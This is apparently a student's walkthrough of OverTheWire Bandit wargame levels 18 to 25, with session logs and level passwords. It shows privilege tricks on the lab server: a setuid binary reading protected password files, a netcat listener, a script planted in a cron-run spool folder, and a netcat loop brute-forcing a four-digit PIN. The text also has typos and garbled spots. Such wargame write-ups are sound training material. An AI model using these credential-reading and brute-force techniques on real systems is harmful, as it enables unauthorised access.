
ANOTHER WAY :
all shells that are available on a system is stored under /etc/shells
it that */bin/*sh `-t` flag, which allows a ‘pseudo-terminal’ to run on the target machine

```
tenisha@tenisha: $ ssh bandit18@bandit.labs.overthewire.org -p 2220 -t "/bin/sh"
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:
$ ls
readme
$ cat readme
cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8
$ ^Z^C
$ exit
Connection to bandit.labs.overthewire.org closed.
```

Password for the next level : cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8

LEVEL 19 – LEVEL 20

Login: ssh bandit19@bandit.labs.overthewire.org -p 2220
password: cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8



it is given that to gain access to next level you shoud use the setuid binary
each file has a owner,group and rest of the user permissions r,w,x permission all three means all permissions are given the first three levels indicate user permissions and next three indicate group permission if one of the permission is replaced by - means that permission is not granted

ls -la you get a file in this directory as bandit20-do

```
bandit19@bandit:~$ ls -la
total 36
drwxr-xr-x   2 root     root       4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root       4096 Jul 28 19:06 ..
-rwsr-x---   1 bandit20 bandit19 14884 Jul 28 19:03 bandit20-do
-rw-r--r--   1 root     root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root       3851 Jul 28 18:47 .bashrc
-rw-r--r--   1 root     root        807 Mar 31  2024 .profile
```

the owner is badit20 and the group is bandit19, this with '-rwsr-x—'

```
bandit19@bandit:~$ id
uid=11019(bandit19) gid=11019(bandit19) groups=11019(bandit19)
bandit19@bandit:~$ ./bandit20-do  id
uid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(bandit19)
```

the binary file can be executed by the current user (bandit19) and it is owned by bandit20
Sice,the uid of the binary file is given as bandit20 means we cna run command as if we are in bandit20


So, we can get the password for the next level

```
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
bandit19@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Password for the next level: 0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO

LEVEL 20 – LEVEL 21

Login: ssh bandit20@bandit.labs.overthewire.org -p 2220
password: 0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO



there is a setuid binary in the homedirectory that does the following:it makes a connection to localhost on the port you specify as a commandline argument if then reads a line of text from the connection and comprases it to the password for the present level

```
bandit20@bandit:~$ ls -la
total 36
drwxr-xr-x   2 root     root       4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root       4096 Jul 28 19:06 ..
-rw-r--r--   1 root     root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root       3851 Jul 28 18:47 .bashrc
-rw-r--r--   1 root     root        807 Mar 31  2024 .profile
-rwsr-x---   1 bandit21 bandit20 15608 Jul 28 19:03 suconnect
```

`suconnect` is not a standard Linux command, but in OverTheWire's Bandit challenges, it's a custom tool used to securely connect to the next level user account.

Now, we have create a connection in server on some port

```
bandit20@bandit:~$ echo -n '0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO' | nc -l -p 1234 &
[1] 2708689
```

Now, a connection is made on port 1234

echo -n 'GbKksEFF4yrVs6il55v6gwY5aVje5f0j'

Prints the string **without** a newline (-n avoids adding \n at the end).

Output: GbKksEFF4yrVs6il55v6gwY5aVje5f0j

| (pipe)

Sends the output of the echo command **into** the next command.

nc -l -p 1234

nc is **netcat**, a tool for reading/writing data over the network

-l: **listen mode** – it will wait for a connection.

-p 1234: listen on **port 1234**. . So, netcat starts a **simple server on port 1234**.

& : Runs the whole pipeline **in the background**, so your terminal is free to use.

Use, suconnect on the port 1234: ./suconnect 1234

then give the password of the previous level we will get the password for the next levl

```
bandit20@bandit:~$ ./suconnect 1234
Read: 0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
Password matches, sending next password
EeoULMCra2q0dSkYj561DX7s1CpBuOBt
```

Password for the next level: EeoULMCra2q0dSkYj561DX7s1CpBuOBt

LEVEL 21 – LEVEL 22

Login: ssh bandit21@bandit.labs.overthewire.org -p 2220
password: EeoULMCra2q0dSkYj561DX7s1CpBuOBt

it is given that a program is automatically running from cron the time based job scheduler
cronjob are programs running automatically at regular intervals these are many such like
cron.d,cron.jobs,cron.daily,cron.hourly,dron.montly,cron.tab,cron.weekly

go to /etc /cron.d for this level bandit22

```
bandit21@bandit:~$ ls -la
total 24
drwxr-xr-x   2 root     root     4096 Jul 28 19:03 .
drwxr-xr-x 150 root     root     4096 Jul 28 19:06 ..
-rw-r--r--   1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root     3851 Jul 28 18:47 .bashrc
-r--------   1 bandit21 bandit21   33 Jul 28 19:03 .prevpass
-rw-r--r--   1 root     root      807 Mar 31  2024 .profile
bandit21@bandit:~$ ls -la /etc/cron.d
total 60
drwxr-xr-x   2 root root  4096 Jul 28 19:07 .
drwxr-xr-x 132 root root 12288 Jul 28 19:32 ..
-r--r-----   1 root root    47 Jul 28 19:04 behemoth4_cleanup
-rw-r--r--   1 root root   123 Jul 28 18:57 clean_tmp
-rw-r--r--   1 root root   120 Jul 28 19:03 cronjob_bandit22
-rw-r--r--   1 root root   122 Jul 28 19:03 cronjob_bandit23
-rw-r--r--   1 root root   120 Jul 28 19:03 cronjob_bandit24
-rw-r--r--   1 root root   201 Apr  8  2024 e2scrub_all
-r--r-----   1 root root    48 Jul 28 19:05 leviathan5_cleanup
-rw-------   1 root root   138 Jul 28 19:05 manpage3_resetpw_job
-rwx------   1 root root    52 Jul 28 19:07 otw-tmp-dir
-rw-r--r--   1 root root   102 Mar 31  2024 .placeholder
-rw-r--r--   1 root root   396 Jan  9  2024 sysstat
```


see the contents in the file cronjob_bandit22
we get a /usr/bin/cronjob_bandit22.sh. See the contents in that file
There,
chmod 644 is used to give read permissions to everyone the file create a file /tmp folder and gives read permissions then it copies the input of the bandit22 passwod file into this newly created file /tmp/t 7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
read the file to get the password for the next level

```
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:~$  cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q
```

Password fro the next file: tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q

LEVEL 22 – LEVEL 23

Login: ssh bandit22@bandit.labs.overthewire.org -p 2220
password: tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q



the level says that a porgram is running automatically at regular intervals from the cron the time based job schedular look in /etc/cron.d/ for the configuration and see what command is being executed

same to the before go to the /etc/cron.d directory and get the shell script (cat /usr/bin/cronjob_bandit23.sh).

```
bandit22@bandit:~$ ls -la /etc/cron.d
total 60
drwxr-xr-x   2 root root  4096 Jul 28 19:07 .
drwxr-xr-x 132 root root 12288 Jul 28 19:32 ..
-r--r-----   1 root root    47 Jul 28 19:04 behemoth4_cleanup
-rw-r--r--   1 root root   123 Jul 28 18:57 clean_tmp
-rw-r--r--   1 root root   120 Jul 28 19:03 cronjob_bandit22
-rw-r--r--   1 root root   122 Jul 28 19:03 cronjob_bandit23
-rw-r--r--   1 root root   120 Jul 28 19:03 cronjob_bandit24
-rw-r--r--   1 root root   201 Apr  8  2024 e2scrub_all
-r--r-----   1 root root    48 Jul 28 19:05 leviathan5_cleanup
-rw-------   1 root root   138 Jul 28 19:05 manpage3_resetpw_job
-rwx------   1 root root    52 Jul 28 19:07 otw-tmp-dir
-rw-r--r--   1 root root   102 Mar 31  2024 .placeholder
-rw-r--r--   1 root root   396 Jan  9  2024 sysstat
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
```

in this shell script variables in bash scripting are introduced.
The output of whoami command is getting saved in a variable called myname (Since this script is being executed for bandit23 the output of whoami will be bandit23 which is saved in the myname variable).
“I am user bandit23” is passed to the md5sum command which will calculate the md5sum of the given string
lastly using cut command the first field from the output of the md5sum command is selected and saved in the variable mytarget
Then an file is being created in the /tmp directory with the name of the file being same as the value of “mytarget”

So, we need to find the md5sum of i am user bandit23

```
bandit22@bandit:~$ echo I am user bandit23 | md5sum | cut -d ' ' -f 1
8ca319486bfbbc3663ea0fbe81326349
```

now, this is the file name where the password fo rthe next level is stroed

```
bandit22@bandit:~$ echo I am user bandit23 | md5sum | cut -d ' ' -f 1
8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
```

Password fro the next level: 0Zf11ioIjMVN551jX3CmStKLYqjk54Ga

LEVEL 23 – LEVEL 24

Login: ssh bandit23@bandit.labs.overthewire.org -p 2220
password: 0Zf11ioIjMVN551jX3CmStKLYqjk54Ga

Bandit Level 23 → Level 24

Level Goal

A program is running automatically at regular intervals from **cron**, the time-based job scheduler. Look in **/etc/cron.d/** for the configuration and see what command is being executed.

NOTE: This level requires you to create your own first shell-script. This is a very big step and you should be proud of yourself when you beat this level!

NOTE 2: Keep in mind that your shell script is removed once executed, so you may want to keep a copy around...

Go to the *etc/ cron.d*
and then to cronjob_bandit24

```
bandit23@bandit:~$ ls -la /etc/cron.d
total 60
drwxr-xr-x   2 root root  4096 Jul 28 19:07 .
drwxr-xr-x 132 root root 12288 Jul 28 19:32 ..
-r--r-----   1 root root    47 Jul 28 19:04 behemoth4_cleanup
-rw-r--r--   1 root root   123 Jul 28 18:57 clean_tmp
-rw-r--r--   1 root root   120 Jul 28 19:03 cronjob_bandit22
-rw-r--r--   1 root root   122 Jul 28 19:03 cronjob_bandit23
-rw-r--r--   1 root root   120 Jul 28 19:03 cronjob_bandit24
-rw-r--r--   1 root root   201 Apr  8  2024 e2scrub_all
-r--r-----   1 root root    48 Jul 28 19:05 leviathan5_cleanup
-rw-------   1 root root   138 Jul 28 19:05 manpage3_resetpw_job
-rwx------   1 root root    52 Jul 28 19:07 otw-tmp-dir
-rw-r--r--   1 root root   102 Mar 31  2024 .placeholder
-rw-r--r--   1 root root   396 Jan  9  2024 sysstat
bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit4
cat: /etc/cron.d/cronjob_bandit4: No such file or directory
bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
```

Then to `/usr/bin/cronjob_bandit24.sh`

```
bandit23@bandit:~$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
```

`myname=$(whoami)`

- Stores the current user's username (e.g., `bandit23`) in the variable `myname`.
- `cd /var/spool/$myname/foo`
- Changes the working directory to `/var/spool/bandit23/foo`.

- `echo "Executing and deleting all scripts in /var/spool/$myname/foo:"`
- Prints a message indicating the process is beginning.
- `for i in * .*; do`
- Loops through all files in the directory, including:
    - Regular files: *
    - Hidden files: `.*`
- `if [ "$i" != "." -a "$i" != ".." ]; then`
- Skips the special directories `.` (current) and `..` (parent).
- `owner="$(stat --format "%U" ./$i)"`
- Retrieves the owner username of file `$i`.
- `if [ "${owner}" = "bandit23" ]; then`
- Only proceeds if the file is owned by `bandit23`.
- `timeout -s 9 60 ./$i`
- Executes the file (`./$i`) with a timeout of 60 seconds.
    - Sends signal `9` (SIGKILL) if it runs longer.
    - `rm -f ./$i`
    - Deletes the file unconditionally after attempting to run it.

First, create a file in the 'tmp' folder. This prevents an early deletion of the file and you have a copy in case something went wrong. Then move the file to the folder '/var/spool/bandit24' and it will be executed.

Create a file in /tmp directory using mktemp -d

```
bandit23@bandit: $ mktemp -d
/tmp/tmp.oqkvMeGXjr
bandit23@bandit: $ ^C
bandit23@bandit: $ ^C
bandit23@bandit: $ /tmp/tmp.oqkvMeGXjr
-bash: /tmp/tmp.oqkvMeGXjr: Is a directory
bandit23@bandit: $ cd /tmp/tmp.oqkvMeGXjr
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ nano bandit24_pass.sh
Unable to create directory /home/bandit23/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
```

bandit24_pass.sh =>

#!/bin/bash

cat /etc/bandit_pass/bandit24 > /tmp/tmp.oqkvMeGXjr/password

in that directory save the bandit24 password and give the permission for the .sh file created, to the directory and to the ‘password’

```
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ chmod +rx bandit24_pass.sh
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ chmod 777 tmp/tmp.oqkvMeGXjr
chmod: cannot access 'tmp/tmp.oqkvMeGXjr': No such file or directory
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ chmod 777 /tmp/tmp.oqkvMeGXjr
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ touch password
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ chmod +rwx password
bandit23@bandit:/tmp/tmp.oqkvMeGXjr$ ls -la
total 48
drwxrwxrwx   2 bandit23 bandit23  4096 Jul 29 11:09 .
drwxrwx-wt 662 root     root     36864 Jul 29 11:09 ..
-rwxrwxr-x   1 bandit23 bandit23    74 Jul 29 11:08 bandit24_pass.sh
-rwxrwxr-x   1 bandit23 bandit23     0 Jul 29 11:09 password
```

then cp the .sh file to the */var/ spool/ bandit24/xxx.sh*
then we get the password by cat passsword

Password for the next level: gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8

LEVEL 24 – LEVEL 25

Login: ssh bandit24@bandit.labs.overthewire.org -p 2220
password: gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8

it is given that a daemon is listening on the port 30002
will give the password for dandit 25 if the password for bandit 24 and a secret numeric 4 digit umber are matched

we can try brute forcing with different sequences
a for loop from 0000 to 9999 on the localhost 30002
until `grep -v` means "**invert match**" — it filters **out** lines that match the given pattern.

```
bandit24@bandit:~$ for i in {000..9999}; do echo "gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8" "$i"; done | nc localh
ost 30002 | grep -v "Wrong"
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pin
code on a single line, separated by a space.
Correct!
The password of user bandit25 is iCi86ttT4KSNe1armKiwbQNmB3YJP3q4
```

Passsword for the next level: iCi86ttT4KSNe1armKiwbQNmB3YJP3q4